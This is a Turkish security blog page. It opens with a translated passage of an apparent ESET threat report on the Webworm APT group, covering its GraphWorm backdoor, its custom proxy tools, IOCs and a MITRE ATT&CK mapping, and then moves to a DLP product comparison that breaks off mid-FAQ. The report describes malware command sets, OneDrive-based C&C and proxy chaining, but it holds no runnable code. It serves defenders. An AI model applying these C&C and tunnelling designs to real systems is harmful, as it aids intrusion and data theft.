İlk gerçek saldırı, 9 Nisan 2025’te, yeni bir kanal adıyla ilişkili günlüklerde yeni “Up Success” mesajlarının görünmesiyle gerçekleşti. İlk saldırının hemen ardından, tehdit aktörü shell komutlarını kullanarak curl’ü çalıştırıp dosyaları indirdi.
## GraphWorm
GraphWorm, Webworm tarafından kullanılan bir başka yeni arka kapıdır. Kurban makineye her giriş yaptığında kendini çalıştırır. GraphWorm, komuta ve kontrol (C&C) iletişimi için Microsoft Graph API’sini kullanır; bu da Webworm’un kurbanları ele geçirmek için Microsoft Graph kiracısı içinde bilgi depolayan yeni bir altyapıya sahip olduğunu göstermektedir. Gözlemlerimize göre, bu arka kapı komutları almak ve kurban verilerini göndermek için yalnızca OneDrive’ı kullanmaktadır. Bu iletişimlerde yer alan veriler, önce [*OpenSSL EVP*](https://wiki.openssl.org/index.php/EVP) kütüphane çağrıları kullanılarak AES-256-CBC ile şifrelenir, ardından base64 ile kodlanır. GraphWorm ayrıca proxy ayarlarının yapılandırılmasına da izin verir, böylece tüm trafiği belirtilen proxy üzerinden tüneller.
İlk çalıştırıldığında, arka kapı, WMI çerçevesini kullanarak ağ bağdaştırıcısının IP adresini, işlemci kimliğini ve fiziksel cihazın seri numarasını birleştirerek benzersiz bir kurban kimliği oluşturur.
Benzersiz kimlik, kiracı içinde yeni bir OneDrive klasörü oluşturmak veya mevcut bir klasörü yeniden adlandırmak için kullanılır. Her klasör, bir saldırıya özgüdür ve her kurbanın altında belirli alt klasörler içerir. /files, /result ve /job adlı üç alt klasör, sırasıyla dosyaları, kurban makinesinde yürütülen komutların sonuçlarını ve operatörler tarafından yürütülmek üzere kuyruğa alınan işleri depolamak için kullanılır.
Klasör başarıyla oluşturulduktan sonra, arka kapı kurban makine hakkında bilgi toplar ve bu, **Şekil 11** adresinde görülen JSON nesnesiyle sonuçlanır.
| { “Host Name”: “<computer\_name>”, “IP Address”: “<ip>”, “MAC Address”: “<mac>”, “Operating System”: “<os>”, “Privilege”: “<Admin\|Regular User>”, “Time Zone”: “<UTC-XXXX>”, “User Name”: “<username>”, “Workgroup”: “<workgroup”, “publicKey”: “<key>”} |
|---|
Şekil11 . Toplanan bilgiler
GraphWorm’un OneDrive aracılığıyla aldığı komutlar, keşfedildikleri sırayla **Tablo 2**‘de açıklanmaktadır.
Tablo2 . GraphWorm komutları
| **Command** | **Arguments** | **Description** |
|---|---|---|
| keyExchange | String <adminPublicKey> | This value is set in memory and unfortunately its purpose is not easily identifiable. It could be used to set a public key within the application to gain reverse shell access. |
| sessionKey | String <sessionKey>String <keyId> | Another set of values set within memory and not evident how they are used. Believed to be an RSA private key and AES key to be updated in memory and used for cryptographic functions. |
| kill | N/A | Stops the execution of the backdoor. |
| shell | N/A | Spawns a new instance of cmd.exe. |
| exec | File path | Executes a new process using CreateProcessW. |
| upload | String <onedrive\_path>String <agent\_path> | Downloads a file based on the OneDrive and agent path. The <onedrive\_path> is believed to be the full path as it appears in OneDrive, resulting in the format of /me/drive/root:/<onedrive\_path>.The <agent\_path> is the full file path as it appears on disk. |
| sleep | Integer | Updates sleep duration. |
| poll | Integer | Updates sleep duration for an undetermined reason. Possibly because the development of commands is still ongoing. |
| rest | Integer | Sleep for a duration of time. |
| upgrade | JSON text | The JSON text contains configuration settings to update fields in memory, followed by writing of these changes to the config.dat file on disk. |
| download | String <onedrive\_path>String <file\_path> | Uploads the file from the provided <file\_path> to the path desired in OneDrive. <onedrive\_path> is believed to be in the format of /me/drive/root:/<uniqueid>/<filename>/:content. |
| heartbeat | Integer <min> Integer <max> | Used to create a random delay period between the min and max of how long to wait to update alive.txt. |
Araştırmamız sırasında, shell komutunun tamamlanmasının ardından sonuçların beacon\_shell\_output.txt dosyasına yazıldığını ve geçici bir dizine kaydedildiğini fark ettik. Bu büyük kabuk komutu çıktılarını yüklemek için operatörler, arka kapı OneDrive’ın bir bulut örneğiyle çalıştığı için büyük olasılıkla Microsoft Graph API uç noktası /createUploadSession’ıkullanmıştır.
## WormFrp
WormFrp, Webworm’un da kullandığı mevcut hızlı ters proxy (frp) yardımcı programından esinlenerek geliştirilmiş bir proxy tünel açma aracıdır. Saldırganlar, aracın yapılandırma değerlerini ele geçirilmiş bir Amazon S3 bucket olan wamanharipethe.s3.ap-south-1.amazonaws\[.\]com’dan alabilmesi için frp’yi özel işlevlerle genişletmiştir.
Ele geçirilmiş S3 bucket, ECB modu kullanılarak AES şifrelenmiş .txt uzantılı birkaç dosya içerir. Her WormFrp örneği, benzersiz bir AES anahtarıyla sabit kodlanmıştır ve S3 bucket’tan benzersiz bir dosya alır. Yapılandırma dosyası, tünelin nereden bağlandığını belirlemek için operatöre bilgi göndermek üzere WormFrp’nin çalışması sırasında güncellenir.
WormFrp’nin çalışması için bir komut satırı argümanı gerekir. S3 bucket yapılandırmasını aldıktan sonra, WormFrp bir frp sunucusuna giriş yapmaya çalışır ve bir ters proxy ile TCP SOCKS5 proxy’si açar. Gözlemlenen örnekler temelinde, kullanıcı adı ve parola her zaman rastgele oluşturulur.
WormFrp’nin her bir örneği, bir frp sunucusuna genel IP adresi üzerinden bağlanır. Ters proxy yapılandırıldıktan sonra, kurbanın makinesinde ek ağ etkinliği görülebilir.
## ChainWorm
ChainWorm, Webworm operatörleri tarafından kullanılan bir başka özel proxy aracıdır. ChainWorm’un ana işlevi, dağıtıldığı makinede bir bağlantı noktası açarak Webworm’un proxy ağ altyapısını genişletmeye yardımcı olmak gibi görünmektedir. Webworm, bu aracı kullanarak, özel olarak hazırlanmış verilerin başka bir uzak sisteme bağlanan bağlantı noktası üzerinden gönderildiği ve trafiğin belirsiz sayıda atlama ile bir sonraki hedefe iletildiği bir proxy zinciri oluşturabilir.
Genellikle, etkilenen ana bilgisayarda açılan bağlantı noktası, araçta sabit olarak kodlanmıştır. Ardından, sabit olarak kodlanan bağlantı noktasında TCP bağlantıları açılır ve doğrudan bir IP adresi veya ana bilgisayar adı ile bağlantı noktası içeren ek giden bağlantılara yol açacak tüm iletileri alır.
Ana bilgisayar adı ve bağlantı noktasının birleşimi kullanılarak, zincirdeki bir sonraki atlamaya bağlantı kurulur. Kaynak ve hedef arasında bağlantılar kurulduğunda, geçen tüm veriler artık zincirdeki bir sonraki yukarı akış atlamasına iletilir. Herhangi bir noktada bir istisna olursa yeniden bağlanmaya çalışmadan önce kaynağa 0x05 01 00 01 00 00 00 00 00 00 bayt dizisiyle bildirimde bulunulur.
## SmuxProxy
SmuxProxy, bir bağlantı noktası yönlendirme ve intranet proxy aracı olan iox’a dayalı bir yardımcı programdır. Mevcut iox işlevselliğinin yanı sıra SmuxProxy, sabit kodlanmış bir sunucu IP adresi ve bağlantı noktasına izin veren küçük özelleştirmeler içerir, bu da operatörlerin programı çalıştırmasını ve yürütmesini kolaylaştırır. Ayrıca şifreli iletişimler için rastgele bir anahtar ve başlatma vektörü oluşturabilir.
## WormSocket
Webworm’un yeni özel proxy’lerinden sonuncusu, web istekleri için bir proxy kurmak üzere [*socket.io*](https://socket.io/) çalıştıran yapılandırılmış sunucuları kullanan bir araç olan WormSocket’tir. WormSocket, son derece yapılandırılabilir ve ölçeklenebilir bir proxy ağı sağlar ve belirli düğümlerle herhangi bir zamanda etkileşim kurulmasına olanak tanır.
Yapılandırması hem sabit kodlanmış değerlere hem de komut satırı argümanlarına dayanır. WormSocket, [*WebProxy*](https://learn.microsoft.com/en-us/dotnet/api/system.net.webproxy?view=net-9.0) nesnesi oluşturmak için yapılandırma olarak kullanılan ve temel kimlik doğrulama içeren bir URI’nin ardından gelen isteğe bağlı –proxykomut satırı argümanını kabul eder. Proxy daha sonra bir web soketi bağlantısı üzerinde kullanılır. Bu web soketinin yapılandırmaları WormSocket’ta sabit kodlanmıştır.
WormSocket başlatıldığında, önce ws, wss, http ve https şemalarını kullanarak bağlantı denemeleri yaparak yapılandırılmış IP adresine ve bağlantı noktasına bağlanır. Başarılı bir bağlantı kurulduğunda, yeni mesajları almak ve göndermek için eş zamansız bir görev başlatılır. Dört olası mesaj türü vardır; bunlar **Tablo 3** adresinde ayrıntılı olarak açıklanmıştır.
Tablo3 . WormSocket mesaj türleri
| **Type** | **Message class** | **Values** | **Description** |
|---|---|---|---|
| 1 | InitiateForwarderClientReq | String <ForwardedClientId> | Uses the IpAddress field to perform a DNS lookup to obtain the host address of a possible domain passed through, the result of which is used to create a new TCP client with the Port. Once the client establishes connectivity, it is stored within a dictionary of ForwardedClientId and [*TcpClient*](https://learn.microsoft.com/en-us/dotnet/api/system.net.sockets.tcpclient?view=net-9.0) pairs.In addition, a new InitiateForwarderClientRepmessage object is created with the same information used to build the TCP client, and sent with the messages read through the client and stored in a [*ConcurrentQueue*](https://learn.microsoft.com/en-us/dotnet/api/system.collections.concurrent.concurrentqueue-1?view=net-9.0)for later use. |
| String <IpAddress> |
| Integer <Port> |
| 2 | InitiateForwarderClientRep | String <ForwarderClientId> | ForwarderClientId is used to look up an already configured TCP client created by InitiateForwarderClientReqin the client dictionary, all other values appear to not be in use. Once the TCP client is retrieved, new messages are read and stored in a [*ConcurrentQueue*](https://learn.microsoft.com/en-us/dotnet/api/system.collections.concurrent.concurrentqueue-1?view=net-9.0) for later use. |
| String <BindAddress> |
| Integer <BindPort> |
| Integer <AddressType> |
| Integer <Reason> |
| 3 | SendDataMessage | String <ForwarderClientId> | Sends the Data through base64 encoding followed by the TCP client associated with ForwarderClientId. |
| Bytes\[\] <Data> |
| 4 | CheckInMessage | String <MessengerId> | Assigns MessengerId to the internal MessengerId, which does not appear to be used for anything. |
## Sonuç
Webworm, en azından 2022 yılından beri faaliyet gösteren ve Çin ile bağlantılı bir APT grubudur. Grup, ağırlıklı olarak arka kapılar ile açık kaynaklı ve özel proxy yardımcı programlarının birleşiminden oluşan, sürekli gelişen bir araç seti kullanmaktadır. Gözlemlediğimiz 2025 kampanyalarında Webworm, Discord tabanlı (EchoCreep) ve Microsoft Graph API tabanlı (GraphWorm) arka kapıları kullanmaya başlamıştır. Grup ayrıca GitHub depolarında dosya barındırmaya devam etmektedir ve gelecekte de bunu sürdüreceğini varsayabiliriz.
Analizimiz sayesinde, açık kaynaklı bir güvenlik açığı tarayıcısı kullanarak grubun potansiyel ilk erişim tekniklerine ilişkin bir fikir veren bir sunucudan yürütülen komutları kurtarmayı başardık ve bazı hedeflerini de tespit ettik.
Webworm’un ister ilk erişim noktası ister saldırı sonrası olsun, kurbanlarını ele geçirmek için yeni araçlar kullanmaya devam edecek çok aktif bir APT grubu olduğu açıktır.
## IOC’LER
Kapsamlı bir tehlike göstergeleri (IoC) listesi ve örnekler [*GitHub depomuzda*](https://github.com/eset/malware-ioc/tree/master/) bulunabilir.
### Dosyalar
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| CB4E50433336707381429707F59C3CBE8D497D98 | SearchApp.exe | WinGo/Agent.ZK | EchoCreep backdoor using Discord for C&C. |
| 1DF40A4A31B30B62EC33DC6FECC2C4408302ADC7 | ssh.exe | WinGo/HackTool.Proxy.AE | WormFrp proxy tool. |
| 7DCFE9EE25841DFD58D3D6871BF867FE32141DFB | svc.exe | MSIL/HackTool.Proxy.H | ChainWorm proxy tool. |
| 77F1970D620216C5FFF4E14A6CCC13FCCC267217 | C2OverOneDrive\_v0316.exe | Win32/Agent.VWD | GraphWorm backdoor using the Microsoft Graph API for C&C. |
| 948159A7FC2E688386864BEA59FD40DFFC4B24D6 | MessengerClient.exe | MSIL/HackTool.Proxy.I | WormSocket proxy tool. |
| A3C077BDF8898E612CCD65BC82E7960834ADB2A9 | dsocks.exe | WinGo/Riskware.Iox.L | SmuxProxy, a custom iox with hardcoded IP. |
### Network
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| N/A | wamanharipethe.s3.ap-south-1.amazonaws\[.\]com | N/A | 2025-04-14 | Compromised S3 for frp configurations and data exfiltration. |
| 45.77.13\[.\]67 | N/A | Vultr Holdings, LLC | 2025-04-07 | WormSocket web socket server. |
| 64.176.85\[.\]158 | N/A | The Constant Company, LLC | 2025-06-28 | SmuxProxy server. |
| 104.243.23\[.\]43 | N/A | IT7 Networks Inc | 2025-04-09 | SmuxProxy server. |
| 108.61.200\[.\]151 | N/A | Vultr Holdings, LLC | 2025-04-10 | WormFrp proxy server. |
| 144.168.60\[.\]233 | N/A | IT7 Networks Inc | 2025-06-30 | Reverse shell IP discovered on SmuxProxy server. |
### MITRE ATT&CK teknikleri
Bu tablo, MITRE ATT&CK çerçevesinin[ *19. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Reconnaissance** | [*T1595.002*](https://attack.mitre.org/versions/v19/techniques/T1595/002) | Active Scanning: Vulnerability Scanning | Webworm utilized the open-source vulnerability scanner nuclei against targets. |
| [*T1595.003*](https://attack.mitre.org/versions/v19/techniques/T1595/003) | Active Scanning: Wordlist Scanning | Webworm used dirsearch, which leverages wordlists, to perform web directory scanning on targets. |
| **Resource Development** | [*T1588.006*](https://attack.mitre.org/versions/v19/techniques/T1588/006) | Obtain Capabilities: Vulnerabilities | Webworm used publicly available exploit code for post-authentication remote code execution. |
| [*T1583.004*](https://attack.mitre.org/versions/v19/techniques/T1583/004) | Acquire Infrastructure: Server | Servers for WormFrp, SmuxProxy, and WormSocket are hosted on cloud services operated on Vultr and IT7 Network ASNs. |
| [*T1583.003*](https://attack.mitre.org/versions/v19/techniques/T1583/003) | Acquire Infrastructure: Virtual Private Server | Webworm makes use of SoftEther VPN servers that have been seen hosted on Vultr cloud services. |
| [*T1584.006*](https://attack.mitre.org/versions/v19/techniques/T1584/006) | Compromise Infrastructure: Web Services | Webworm has been seen compromising S3 buckets as well as using tools like nuclei to find footholds. |
| [*T1608.002*](https://attack.mitre.org/versions/v19/techniques/T1608/002) | Stage Capabilities: Upload Tool | Webworm staged tools in its GitHub repo for direct download onto compromised systems. |
| **Execution** | [*T1059.003*](https://attack.mitre.org/versions/v19/techniques/T1059/003) | Command and Scripting Interpreter: Windows Command Shell | EchoCreep and GraphWorm both use the Windows command line to execute operator commands. |
| [*T1053.005*](https://attack.mitre.org/versions/v19/techniques/T1053/005) | Scheduled Task/Job: Scheduled Task | EchoCreep is executed under the custom-created MicrosoftSSHUpdate scheduled task. |
| **Persistence** | [*T1547.001*](https://attack.mitre.org/versions/v19/techniques/T1547/001) | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | GraphWorm persists by making updates to registry Run keys. |
| **Defense Impairment** | [*T1070.004*](https://attack.mitre.org/versions/v19/techniques/T1070/004) | Indicator Removal: File Deletion | GraphWorm cleans up a created beacon file after successful upload. |
| [*T1112*](https://attack.mitre.org/versions/v19/techniques/T1112) | Modify Registry | GraphWorm makes modifications to registry Run keys for persistence. |
| [*T1027.013*](https://attack.mitre.org/versions/v19/techniques/T1027/013) | Obfuscated Files or Information: Encrypted/Encoded File | GraphWorm and EchoCreep use encryption and encoding techniques to obfuscate data. |
| [*T1550.001*](https://attack.mitre.org/versions/v19/techniques/T1550/001) | Use Alternate Authentication Material: Application Access Token | GraphWorm and EchoCreep use API keys to communicate with the C&C infrastructure. |
| [*T1078.004*](https://attack.mitre.org/versions/v19/techniques/T1078/004) | Valid Accounts: Cloud Accounts | GraphWorm uses a valid cloud account to access Microsoft Graph APIs. |
| [*T1070.006*](https://attack.mitre.org/versions/v19/techniques/T1070/006) | Indicator Removal: Timestomp | EchoCreep contains a modified timestamp attribute. |
| **Lateral Movement** | [*T1021.007*](https://attack.mitre.org/versions/v19/techniques/T1021/007) | Remote Services: Cloud Services | Webworm makes use of a compromised S3 bucket to use as a file staging zone. |
| **Collection** | [*T1005*](https://attack.mitre.org/versions/v19/techniques/T1005) | Data from Local System | Both EchoCreep and GraphWorm can collect data from the local system. |
| [*T1074.001*](https://attack.mitre.org/versions/v19/techniques/T1074/001) | Data Staged: Local Data Staging | GraphWorm stages a beacon file locally before uploading to the C&C. |
| [*T1074.002*](https://attack.mitre.org/versions/v19/techniques/T1074/002) | Data Staged: Remote Data Staging | GraphWorm stages files and tasks within OneDrive via the Microsoft Graph API. |
| **Command and Control** | [*T1071.001*](https://attack.mitre.org/versions/v19/techniques/T1071/001) | Application Layer Protocol: Web Protocols | EchoCreep, GraphWorm, and WormSocket make use of HTTP and the WebSocket protocol. |
| [*T1132.001*](https://attack.mitre.org/versions/v19/techniques/T1132/001) | Data Encoding: Standard Encoding | EchoCreep, GraphWorm, and WormSocket make use of base64 encoding. |
| [*T1573.002*](https://attack.mitre.org/versions/v19/techniques/T1573/002) | Encrypted Channel: Asymmetric Cryptography | EchoCreep, GraphWorm, WormSocket, and WormFrp use AES in some capacity. |
| [*T1090.003*](https://attack.mitre.org/versions/v19/techniques/T1090/003) | Proxy: Multi-hop Proxy | WormSocket and ChainWorm create multiple proxy hops. |
| [*T1090.002*](https://attack.mitre.org/versions/v19/techniques/T1090/002) | Proxy: External Proxy | WormFrp, ChainWorm, WormSocket, SmuxProxy, and GraphWorm have the capability to connect to external proxies. |
| [*T1090.001*](https://attack.mitre.org/versions/v19/techniques/T1090/001) | Proxy: Internal Proxy | ChainWorm and WormSocket can create internal proxies. |
| [*T1102.002*](https://attack.mitre.org/versions/v19/techniques/T1102/002) | Web Service: Bidirectional Communication | EchoCreep and GraphWorm use Discord and the Microsoft Graph API for C&C infrastructure. |
| **Exfiltration** | [*T1041*](https://attack.mitre.org/versions/v19/techniques/T1041) | Exfiltration Over C2 Channel | EchoCreep and GraphWorm exfiltrate data to their respective C&C infrastructure. |
| [*T1567.002*](https://attack.mitre.org/versions/v19/techniques/T1567/002) | Exfiltration Over Web Service: Exfiltration to Cloud Storage | GraphWorm exfiltrates data to OneDrive via the Microsoft Graph API. |
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik
---
### [En İyi DLP Yazılımı 2026: 5 Platform Karşılaştırması](https://antivirus.com.tr/en-iyi-dlp-yazilimi-2026-5-platform-karsilastirmasi/)
**Published:** Eylül 11, 2026
**Author:** Can Erginkurban
**Excerpt:** Hassas veriler artık uç noktalar, bulut uygulamaları, e-posta ve yapay zekâ araçları arasında hiç olmadığı kadar hareket ediyor. 2026'nın en iyi DLP yazılımlarını dört kritere göre karşılaştırdık.
**Content:**
2026’da en iyi DLP yazılımı hangisi sorusu, kuruluşlar için artık ertelenebilir değil. Hassas veriler her zamankinden daha fazla kanaldan hareket ediyor — uç noktalar, bulut uygulamaları, e-posta ve yapay zekâ araçları dâhil. Bu hareketliliğe ayak uydurabilmek, 2026’nın en belirleyici güvenlik zorluklarından biri. Doğru platform, kuruluşlara bu zorluk maliyetli bir açığa dönüşmeden önce ihtiyaç duydukları görünürlüğü sağlıyor.

Veri koruma yazılımları DLP, İçeriden Gelen Risk Yönetimi (Insider Risk Management), DSPM ve şifreleme dâhil birçok kategoriyi kapsıyor. Bu karşılaştırma, herhangi bir veri koruma stratejisinin aktif kontrol katmanını oluşturan DLP platformlarına odaklanıyor.
ABD’de ortalama bir veri ihlalinin maliyeti artık 10,22 milyon dolara ulaşmışken ([IBM, 2025](https://www.ibm.com/reports/data-breach)), doğru platformu seçmek net iş sonuçları olan bir karar. Peki 2026’da en iyi DLP yazılımı hangisi? Önde gelen platformları en çok önem taşıyan dört faktöre göre karşılaştırdık: kapsama alanı, kurulum hızı, uyumluluk hazırlığı ve içeriden gelen/GenAI risklerine karşı koruma.
## Bir DLP Platformunda Nelere Dikkat Etmeli?
En iyi DLP yazılımı her kuruluş için aynı değil — çünkü her platform aynı sorunu çözmüyor. Satıcıları karşılaştırmadan önce, modern veri korumasını eski araçlardan ayıran dört kritere odaklanın.
### Uçtan Uca Kapsama
Hassas veriler uç noktalar, bulut uygulamaları, e-posta ve yönetilmeyen cihazlar arasında hareket ediyor. Tekil (point) çözümler, ihlallerin yaşandığı görünürlük boşlukları yaratıyor. En güçlü DLP platformları, uç nokta ve bulut korumasını tek bir politika çerçevesi altında birleştirerek hem içeriden gelen riski hem de veri sızıntısını ele almaya yardımcı oluyor.
### Değere Ulaşma Süresi ve Operasyonel Yük
Çoğu orta ölçekli kuruluşun özel bir DLP ekibi yok. Ancak kurulumu aylar süren bir platform, çoğu zaman değerinden fazla sorun yaratıyor. Doğru çözüm, minimum yönetim ve bakımla haftalar içinde koruma sağlıyor.
### Uyumluluk Hazırlığı
Düzenlemeye tabi kuruluşlar için uyumluluk pazarlık konusu değil. Etkili platformlar GDPR, HIPAA ve NIS2 gibi çerçevelerle uyumlu çalışırken, ek uyumluluk araçlarına ihtiyaç duymadan denetime hazır raporlama sunuyor.
### GenAI ve İçeriden Gelen Risk Kapsamı
Üretken yapay zekâ, veri sızıntısı için yeni yollar yarattı. Modern DLP çözümleri, hassas bilginin yapay zekâ destekli araçlar arasında nasıl paylaşıldığını izlemeli; aynı zamanda davranış analizi kullanarak içeriden gelen riskleri veri kaybı gerçekleşmeden önce tespit edebilmeli.
## 2026’da En İyi DLP Yazılımı Hangisi?
### 1. Safetica
Orta ölçekli bir şirkette güvenlikten sorumluysanız, Safetica tam olarak sizin sorununuz için tasarlandı: kurumsal düzeyde veri koruması, kurumsal maliyet olmadan. DLP, İçeriden Gelen Risk Yönetimi, Uygulama Kontrolü, Cihaz Yönetimi, E-posta Güvenliği ve Bulut Güvenliği’ni tek bir yerde, tek bir fiyatla birleştiren, amaca özel akıllı bir veri güvenliği platformu — lisanslanacak veya birbirine eklenecek ek modül yok.
Perde arkasında Safetica, ortamınızdaki hassas veriyi keşfedip sınıflandırıyor, ardından nasıl hareket ettiğini izliyor. Davranış analizi motoru toplu indirmeler, riskli transferler ve gölge BT faaliyetleri dâhil anormallikleri işaretlerken, bağlam içi uyarılar kullanıcıları anlık olarak yönlendirip kazara veri sızıntısını azaltmaya yardımcı oluyor. Davranış tabanlı risk puanlaması, sadece gerçekten riskli olanı öne çıkarıyor. Safetica, uyarı yorgunluğunda %83 azalma bildiriyor — bu da az sayıda kişiden oluşan ekiplerin gürültü yerine gerçek tehditlere odaklanmasını sağlıyor.
Safetica ayrıca yalnızca Microsoft’a özgü araçların bıraktığı yerden devam ediyor. Microsoft Purview hassasiyet etiketlerini tamamlıyor, korumayı Microsoft dışı ve hibrit ortamlara genişletiyor, yerel DLP’nin genellikle gözden kaçırdığı CAD ve tasarım dosyaları gibi tescilli dosyaları da güvence altına alıyor. Kurulum, ağ değişikliği veya inline proxy gerektirmeden aylar değil haftalar sürüyor. Raporlama da GDPR, HIPAA ve NIS2 gerekliliklerine sorunsuz şekilde uyuyor.
**Kimin için uygun:** Düzenlemeye tabi sektörlerde, insan ölçeğinde uçtan uca koruma isteyen orta ölçekli ve büyüyen kuruluşlar. Safetica’nın sahip olduğu orta nokta tam olarak bu. Daha Fazla Koru, Daha Az Kesinti Yarat.
### 2. [Microsoft Purview](https://www.microsoft.com/en-us/security/business/microsoft-purview)
Verileriniz neredeyse tamamen Microsoft 365 içinde yaşıyorsa Microsoft Purview doğal başlangıç noktası. Exchange, SharePoint, OneDrive ve Teams genelinde yerel kapsama sunuyor; DLP, hassasiyet etiketleri ve İçeriden Gelen Risk Yönetimi Purview portalında birleştirilmiş durumda.
Dezavantajları lisanslama ve kapsam ile ilgili. Uç Nokta DLP ve Teams sohbet DLP’si, maliyetli E3 veya E5 lisansları gerektiriyor. Linux desteklenen bir uç nokta platformu değil ve kaynak kodu veya tasarım dosyaları gibi tescilli fikri mülkiyetin korunması ek kontroller gerektirebiliyor. Microsoft dışı SaaS veya çoklu bulut ortamları için kapsama, ek entegrasyon çabası gerektiriyor.
**Kimin için uygun:** E5 lisanslamasına sahip, Microsoft’a bağlı kuruluşlar. Birçoğu, Microsoft ekosistemi dışındaki görünürlüğü ve korumayı genişletmek için özel bir platformla eşleştiriyor.
### 3. Forcepoint
Forcepoint DLP, kurumsal ve güvenlik olgunluğu yüksek kuruluşlar için tasarlanmış ağır bir çözüm. Bulut, web, e-posta, ağ ve uç nokta genelinde birleşik politikaları tek bir konsoldan uyguluyor; patentli parmak izi çıkarma ve yapay zekâ destekli sınıflandırma sunuyor. Öne çıkan özelliği, her kullanıcının risk puanını hesaplamak ve kontrolleri gerçek zamanlı olarak dinamik şekilde ayarlamak için yerel UEBA kullanan Risk-Adaptive Protection (RAP). 83 ülke ve 150’den fazla bölgeyi kapsayan 1.500’den fazla önceden tanımlı şablon ve sınıflandırıcıyla geliyor. Forcepoint, IDC MarketScape: Worldwide DLP 2025 değerlendirmesinde Lider olarak seçildi.
Dezavantajı operasyonel yük. Kapsamlı politika kontrolleri önemli esneklik sağlıyor ama daha hafif DLP platformlarına kıyasla daha fazla planlama, yönetim ve ince ayar gerektiriyor.
**Kimin için uygun:** Geniş bir alan üzerinde davranışsal, risk-uyarlamalı DLP isteyen, özel güvenlik kadrosuna sahip büyük kurumlar ve çok uluslu şirketler.
### 4. Proofpoint
Proofpoint, “veri kendi kendine kaybolmaz, insanlar kaybeder” önermesinden yola çıkarak insan odaklı bir yaklaşım benimsiyor. Enterprise DLP çözümü; e-posta, bulut, uç nokta ve web genelinde çalışarak kullanıcı davranışını, yapay zekâ destekli veri sınıflandırmasını ve tehdit bağlamını tek bir görünümde birleştiriyor.
E-posta DLP’sinde tanınan lider olan Proofpoint, DLP’yi İçeriden Gelen Tehdit Yönetimi (ITM) ile eşleştiriyor. ITM yetenekleri, hukuki ve İK soruşturmaları için gerekli isteğe bağlı ekran görüntüleri gibi kanıtlar sunuyor; GDPR, HIPAA ve PCI-DSS için 80’den fazla hazır şablonla geliyor.
Dezavantajları fiyat ve karmaşıklık. Kuruluşlar, daha geniş DLP ve içeriden gelen risk kapsamına ulaşmak için genellikle birden fazla Proofpoint modülünü bir araya getiriyor; bu da hem maliyeti hem de uygulama çabasını artırabiliyor.
**Kimin için uygun:** En büyük riski mesajlaşma ve SaaS genelinde insan kaynaklı veri kaybı olan, e-posta ağırlıklı büyük kurumlar.
### 5. Trellix
Trellix DLP, uç noktalardan buluta kadar geniş ve olgun bir kapsama sunuyor. Uç noktaları, e-postayı, web’i, ağları ve bulut veri depolamasını koruyor; 400’den fazla içerik türü için keşif ve sınıflandırma sunuyor, hepsi tek bir konsoldan yönetiliyor. Ajanlar, önbelleğe alınmış kurallarla çevrimdışı politika uyguluyor; Cihaz Kontrolü yetkisiz USB’leri engelliyor, kullanıcı yönlendirme uyarıları kazara sızıntıları azaltıyor. GDPR, HIPAA, PCI-DSS, SOX, NIST, ISO 27001 ve SOC 2 için hazır politika şablonlarıyla geliyor.
Buna karşın dikkat edilmesi gereken nokta kurulum karmaşıklığı. İlk kurulum ve politika yapılandırması zaman alıyor ve özellikle büyük ortamlarda düzgün bir planlama gerektiriyor.
**Kimin için uygun:** Geniş bir veri alanında uç nokta ve ağ DLP’sini standartlaştıran, güçlü uyumluluk ihtiyaçları olan kuruluşlar.
## DLP Platform Karşılaştırması
| Platform | Kimin için uygun | Temel ayırt edici özellik |
|---|---|---|
| **Safetica** | Orta ölçekli, uçtan uca — tek platform, tek fiyat | Davranış motoru; %83 daha az uyarı yorgunluğu |
| **MS Purview** | Microsoft 365 ortamları — E5 gerekir, Linux yok | Üst katmanlarda İçeriden Gelen Risk |
| **Forcepoint** | Büyük kurumlar — güçlü ama ince ayarı karmaşık | Risk-Adaptive Protection + UEBA |
| **Proofpoint** | E-posta ağırlıklı kurumlar — pahalı, dik öğrenme eğrisi | Ekran görüntülü kanıt sunan ITM |
| **Trellix** | Uç nokta + uyumluluk — kurulum zaman alıyor | 400’den fazla içerik türü; yönlendirme |
## Ekibiniz İçin En İyi DLP Yazılımını Nasıl Seçersiniz?
En iyi DLP yazılımı, verinizin nerede yaşadığına ve ekibinizin nasıl çalıştığına bağlı olarak değişir. Hızlı bir çerçeve:
- Uç noktalar, e-posta, bulut uygulamaları, USB sürücüler ve yapay zekâ araçları dâhil gerçek veri sızıntısı yollarınızı haritalayın. Platformunuz bunların çoğunu değil, tamamını kapsamalı.
- Aracı ekip büyüklüğünüze göre eşleştirin. Kurumsal paketler büyük, uzmanlaşmış ekipleri ödüllendirirken; az sayıda kişiden oluşan orta ölçekli ekipler daha hızlı, düşük yüklü platformlardan fayda görür.
- Microsoft bağımlılığınızı kontrol edin. Microsoft 365 içinde yaşıyorsanız Purview ile başlayıp, Microsoft, Linux ve tescilli dosyaların dışındaki boşlukları kapatın.
- Değere ulaşma süresini tartın. Her satıcıdan tam kapsamaya ulaşmak için gerçekçi bir zaman çizelgesi isteyin.
- İçeriden gelen ve GenAI risklerine karşı test edin. Platformun sadece statik anahtar kelimeleri değil, niyeti okuduğunu ve yapay zekâ araçlarını izlediğini doğrulayın.
Düzenlemeye tabi sektörlerdeki çoğu orta ölçekli kuruluş için kazanan profil: uçtan uca kapsama, hızlı kurulum ve düşük operasyonel yük.
## Sık Sorulan Sorular
**Microsoft Purview veri koruması için yeterli mi, yoksa özel bir DLP platformuna mı ihtiyacım var?**
Purview, Microsoft 365 içinde iyi çalışıyor. Ancak uç nokta ve Teams sohbet DLP’si E5 veya Purview Suite lisansı gerektiriyor, Linux uç noktaları desteklenmiyor ve kaynak kodu gibi tescilli dosyalar tam olarak güvence altına alınamıyor. Birçok ekip bu boşlukları kapatmak için özel bir platformla eşleştiriyor.
**DLP, DSPM ve İçeriden Gelen Risk Yönetimi arasındaki fark ne?**
